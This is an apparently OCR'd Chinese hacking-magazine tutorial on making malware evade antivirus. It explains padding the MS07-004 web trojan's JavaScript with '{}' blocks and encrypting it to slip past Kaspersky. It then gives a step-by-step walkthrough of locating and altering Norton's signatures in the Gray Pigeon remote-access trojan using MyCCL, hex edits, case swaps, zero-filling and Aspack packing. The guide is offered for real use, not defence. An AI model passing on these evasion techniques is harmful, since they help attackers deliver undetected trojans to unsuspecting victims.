


图3

从源代码中可以看出，网页木马的关键内容是其中的JavaScript脚本，因此我们只需修改一下JavaScript脚本，杀毒软件就会傻眼了。在JavaScript中，“//”是用于注释的标记符，因此我就在代码1里的JavaScript脚本的每一行之间都加上“//ddddddddddddddddd”，可是经过测试，它还是躲过不了卡巴的查杀。后来又听说“{”和“}”之间的内容是语句块，如果是“{}”就是什么也不做的意思，于是我就想可以在每行脚本之间都加上“{}”，反正它也是什么都不做，加多少都无所谓，但是对于杀毒软件来说，这却是一个乔装打扮过的“木马”。

**注意：**

使用这种方法进行免杀的时候，一定要先将<SCRIPT LANGUAGE="Javascript">和</script>之间的内容用“{”和“}”括起来，否则可能会运行不正常。辛苦半天后，得到的代码见光盘中的代码3。

也许当大家看到本文时，说不定卡巴已经可以查杀我“改造”后的变种网马了，但是大家要学会举一反三，我在每行JavaScript脚本之间加一个“{}”就免杀了，你们可以加若干个“{}”，反正变一点样子杀毒软件就认不出来了，因为杀毒软件只能识别出预先定义好的病毒特征库里包含的木马病毒，但是只要病毒稍微变化一点点，杀毒软件就瞎眼了，丝毫认不出来的。

总结一下MS07-004网马的免杀步骤：

a.先通过加“{}”的方法使网马在打开的时候不被卡巴识别出来

b.进行网页加密

c.使用screnc进行加密

## 二、制作免杀灰鸽子

由于我平时不喜欢玩挂马，所以手头也没有现成的免杀木马，只能临时抱佛脚试着做一个了。制作免杀木马最简单的方法是加生僻壳或者是加花指令，但是手头正好没有这些东西，我最终只得选择了最繁琐，却也是最有效的修改特征码的办法。

首先关掉诺顿的自动防护，不让它影响我们的工作。打开修改特征码利器MyCCL，点“文件”，在跳出的框里选中配置好的灰鸽子，然后把分块个数填400（这个数值太小的话，定位的结果会比较杂乱），然后要确定你的硬盘空间够用（一会儿生成400个灰鸽子将近300M）。接下来点击“特征区间”，右边就会出来一个框，最后就可以点“生成”了，在随后的对话框中点“YES”，如图4。生成完之后，我们会看到一个提示，如图5。




图 4

根据提示，使用诺顿扫描刚刚生成的 400 个文件（默认在木马的当前目录下创建 OUTPUT 文件夹，扫描这个文件夹就行了），将带毒的文件删去，再点击“二次处理”，又会跳出一个对话框，如图 6。




图5





图6

选择“YES”，MyCCL 会继续生成新的木马，再用诺顿扫描一遍，将带毒的删去，点“二次处理”，也就是重复上面的操作，一直到不再有特征码为止。这时右边的框里会把所有的特征码信息显示出来，单击选中任意一个，右键选择“复合精确定位此处特征”，如图 7。





图 7

**小知识：什么是特征码？**

杀毒软件在每一个病毒身上会挑出几处有代表性的记号，如果一个文件在相同的位置出现了相同的记号，就认定这个文件是病毒。这种查杀病毒的方式叫特征码查杀，那个记号就是特征码。那么，只要想办法找出杀毒软件的这个“记号”所在，将它进行适当的修改，杀毒软件就认不出来了。一般查找特征码的方法是把一个文件分成好几份，每一份都把其中的一部分用无意义的符号填充，破坏杀毒软件定义好的“记号”，根据杀毒软件的反映来推断到底哪一个“部分”含有特征码。

这时在“分块个数”处填 400，点“生成”，重复前面的操作，直到无法定位出新的特征码。MyCCL 定位出来的特征码格式如下：**[特征] 000A156C_00000009**。表示文件从头开始往下数到 0x000A156C 字节处，有长度为 0x00000009 的字符串是该病毒的“特征码”。使用十六进制编辑器（Ultra Edit 或者是 WinHex）打开任何一个 exe 文件都可以根据这个偏移量找到“特征码”的所在。

我们回到 MyCCL 中，可以看到右半边的框里还有几处特征码需要确定，一一用右键点击后选取“复合精确定位此处特征”，直到无论怎么查都不会查出新的带毒文件，就是把所有的特征码都定位出来了，如图 8。

花了 2 个多小时，我找到了 6 处特征码，每处长度都在几十甚至上百字节。但是经过我的多次尝试，在得出的 6 处特征码中只需 3 个地方就行了。大家使用的灰鸽子版本可能不一样，另外诺顿也会更新病毒定义，所以请大家自行定位出自己的特征码。





图8

找到了特征码所在要如何修改呢？使用 C32ASM（一款静态反编译工具，我们把它当成十六进制编辑器来使用）打开灰鸽子，选择 16 进制模式。所要修改的第一处如图 9 所示，看到最左边的偏移数字了吗？顺着它数一数就知道，原来第一处特征码就是“IEXPLORE.exe”、“Hacker.com”等字符串，面对这样的特征码，我们把大小写互换一下就可以了（在 Windows 下运行程序是不区分大小写的，可是我们改一个字母，杀毒软件就傻眼了）。




图 9

修改好第一处特征码后，来到第二处 0000B9BF0，如图10。学过 Delphi 的人也许马上就能认出来，上图中所标出来的就是 Delphi 中的一些过程名、变量名等等，同样把这些字符串进行简单的大小写互换就行了，第二处就修改完毕了，如图 11。

这个地方不是字符串，估计是汇编语言，咱菜菜看不懂。反正它是不能再进行大小写转换，我就随便把连续的 10 几个字节用“0”填充了，然后测试木马还能不能运行。这个地方的修改要多试几次，因为可能会造成鸽子不能运行，最后你一定会找到有那么关键的十几字节可以填充为“0”又不影响运行的。改过这三处之后，使用诺顿扫一下吧，免杀了。再用 Aspack 给鸽子加个壳，压缩下体积（290K），就算大功告成了。

